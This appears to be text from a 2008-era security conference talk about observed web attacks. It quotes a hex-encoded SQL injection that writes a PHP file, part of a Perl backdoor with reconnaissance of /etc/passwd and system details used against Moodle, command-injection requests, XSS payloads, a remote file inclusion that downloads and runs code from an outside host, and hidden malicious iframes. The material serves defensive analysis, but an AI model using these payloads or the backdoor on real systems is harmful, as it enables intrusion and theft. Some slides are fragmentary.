Other method : Post malicious links on any other blogs as comments

Attack the target by exploiting the search engine

Search engine delivers the malicious link without understanding the purpose of the site



SQL Injection Attacks against Non-MSSQL

Attack against MySQL

Attack



Check the result
(success/failure)



Result can be:

- Succeeded to make && delete the file
- ||
- Succeeded to make && failed to delete the file
- ||
- Failed to make the file

Example: HTTP request

```
GET /index.php?id=1111%20union%20select%200x6A7573745F615F746573745F315F305F305F64617
3685F305F3C3F706870206563686F286D643528226A7573745F615F746573742229293B6563686
F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A6174657374332E7068702229203
F2022756E222E226C696E6B656422203A20226E6F745F756E222E226C696E6B656422293F3E %20
into%20outfile%20'/var/www/html/jatest3.php'--&page=1
```

Decode

```
GET /index.php?id=1111 union select 0x6A7573745F615F746573745F315F305F305F646
173685F305F3C3F706870206563686F286D643528226A7573745F615F74657374222
9293B6563686F2840756E6C696E6B28222F7661722F7777772F68746D6C2F6A61746
57374332E7068702229203F2022756E222E226C696E6B656422203A20226E6F745F7
56E222E226C696E6B656422293F3E into outfile '/var/www/html/jatest3.php'--&page=1
```

Decode

```
just_a_test_1_0_0_dash_0_<?php echo(md5("just_a_test"));echo
(@unlink("/var/www/html/jatest3.php") ? "un"."linked" : "not_un"."linked")?>
```


Access to the file


```
Message when succeeded to delete
c6db3524fe71d6c576098805a07e79e4unlinked
Message when failed to delete
c6db3524fe71d6c576098805a07e79e4not_unlinked
```

Need file path

Pick Out the Targets

- Use search engine
 - Warning: Invalid argument supplied for foreach()
 - Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource
- Error message includes information of file path






Attacks Targeting Moodle

Moodle

- Moodle is a course management system (CMS) - a free, Open Source software package designed using sound pedagogical principles, to help educators create effective online learning communities. (Source: Moodle official site)
- Affected version : Moodle 1.8.4 and earlier
- Release date of vulnerability : Sep. 3, 2008
- Release date of exploit code : Sep. 3, 2008



Attack Method 1: Exploit by Installing Backdoor

Example: A part of the backdoor

```
#!/usr/bin/perl
#
#
use LWP;
my $webdir = shift;
my $weburl = shift;

system("rm -rf /var/tmp/t01.kz");

my $sourcode = " < ?php if(\$_REQUEST['p']&& md5(\$_REQUEST['p'])
    == \"826a7942ce2f6711d7eac81173f02d1a\") { eval(base64_de
code(\$_REQUEST['e'])); } ? > ";
my @tmp_c;
@tmp_c = `whoami`;
chomp(@tmp_c);
my $whoami = $tmp_c[0];
$weburl =~ /^http:\\V(\\w\\.\\-)+(:\\d+)?\\V?/;
my $hname = $1;
$hname = "$hname" . "_$whoami." . int(rand(1000000) + 100000);
open(INFO," > /var/tmp/tmpinfo.kz");
```

quest

```
Content-Disposition: form-data; name="cmd"
echo
12345;passthru(chr(108).chr(115).chr(32).
16).chr(109).chr(112).chr(47).chr(116).chr(
12345; exit;
```

Request

```
HTTP/1.1 200 OK
Date: Fri, 05 Sep 2008 01:20:30 GMT
Server: Apache/2.0.55 PHP/5.1.2
12345/var/tmp/t01.kz
12345
```



Decode

```
echo 12345
ls /var/tmp/t01.kz
echo 12345
exit
```

Response

Attack Method 2. Contents of the Request (decoded)

Example:

```
echo 12345;passthru(ls /var/tmp/t01.kz); echo 12345; exit;
```

```
-----
```

```
echo 12345;passthru(perl /var/tmp/t01.kz /var/www/htdocs/ http://www.example.jp; rm -rf  
/var/tmp/*.kz); echo 12345; exit;
```

```
-----
```

```
echo 12345;passthru(uname -a); echo 12345; exit;
```

```
-----
```

```
echo 12345;passthru(cat /var/tmp/.vi098); echo 12345; exit;
```

```
-----
```

```
echo 12345;passthru(rm -rf /var/tmp/.vi098); echo 12345; exit;
```

```
-----
```

Attack Method 3. Exploit and Steal the System Information

Attacker



```
print INFO "= : INFORMATION : =\n";
system("uname -a");
log_command("uname -a");
log_command("whoami");
log_command("id");
log_command("pwd");
system("uptime");
log_command("uptime");
log_command("w");
print INFO "\n\n= : GOOD INFO : =\n\n";
log_command("cat /etc/passwd");
log_command("/sbin/ifconfig");
log_command("cat /etc/hosts");
log_command("cat /etc/ssh/ssh_config");
log_command("netstat -an");
log_command("last -20");
log_command("ps aux");
print INFO "\n\n= : INFECTION : =\n";
```

Target server



```
= : INFORMATION : =
+ + + + command~$ uname -a
Linux example.jp 2.6.9-34smp #1 SMP Thu Jun 8 01:51:25 EDT
        2006 i386 GNU/Linux
+ + + + command~$ whoami
nobody
+ + + + command~$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
+ + + + command~$ pwd
/var/www/htdocs/moodle/blocks/rss_client
+ + + + command~$ uptime
11:11:11 up 18 days, 16:14, 0 users, load average: 0.01, 0.83, 0.49
+ + + + command~$ w
11:11:12 up 18 days, 16:14, 0 users, load average: 0.01, 0.83, 0.49
= : GOOD INFO : =
+ + + + command~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

Malicious server



Moodle Links

日本 


530 sites (173 not shown here)

Moodle Sites


Some of the growing community of Moodle users are listed below.

To add or update your site, just use the "Registration" button on your Moodle admin page.

(Note: sites that are unreachable or obviously just for testing are not accepted)




Currently there are 43818 sites from 200 countries who have registered.
7757 of these have requested privacy and are not shown in the lists below.




Other Web Applications

Trends in XSS Attacks

- Attack sources are mainly within the country
 - Security assessment (without advanced notice)
 - Just for Fun
- It is difficult to earn big money on a grand scale by XSS for now.



yokoku.in
<http://yokoku.in/>
XSS vulnerability was exploited and that allowed
posting crime warning



JSOC report : Jan., 2008 – Aug., 2008
XSS attackers

User-Agent XSS

■ Request

GET /index.html HTTP/1.1

Referer: http://adultsite/

User-Agent: <SCRIPT> window.location=' http:// adultsite / ' </script>

Host: www.lac.co.jp

- If log analysis tool (ex. analog or awstats) or management tool of Web server have XSS vulnerability, users can be tricked into visiting porn sites
- The tricked users might have advanced privileges than average users

Incomplete Blacklist Vulnerability

■ Request

```
index.cgi?id<script>alert('xss')</script>
```

■ Response

Invalid url.

```
index.cgi?id alert('xss')
```

**Just failed that's all,
but
uncomfortable...**

■ Request again

```
index.cgi?id<scr<script>ipt>alert('xss')</scr</script>ipt>
```

■ Response

Invalid url.


```
index.cgi?id<script>alert('xss')</script>
```

Oops!

Remote File Inclusion


■ Bot / Worm attacks Web application suites

- TWiki
- Xoops
- phpBB
- Joomla
- AWStats(Perl)




```
GET /admin_styles.php?phpbb_root_path=http://10.10.10.10/cmd.gif?&cmd=cd%20/tmp;  
wget%2010.10.10.10/cmd;chmod%20744%20cmd;./cmd;echo%20YYY;echo| HTTP/1.0
```

Count of Bot Attacks against Web Applications




JSOC Report
Count of Bot Attacks against Web Applications



Passive Attacks

Trick to Visit Malicious Web Pages for Passive Attacks



Passive Attacks

- iframe
- Exploit code
- JavaScript & Obfuscation
- File extension spoofing
- Fast Flux
- User tracking

iframe Tags

■ iframe tags

```
document.write('<iframe src=http://www.yl18.net/0.html  
width="0" height="0" scrolling="no"  
frameborder="0"></iframe>');
```




```
document.write('<iframe src=http://yl18.net/1.html  
width="0" height="0" scrolling="no"  
frameborder="0"></iframe>');
```

iframe (height = 0 & width=0)

Target

- Browser
 - Internet Explorer
 - Firefox
- Plug-in
 - Flash Player
- Movie player
 - Real Player
 - QuickTime
- Viewer
 - Adobe Reader
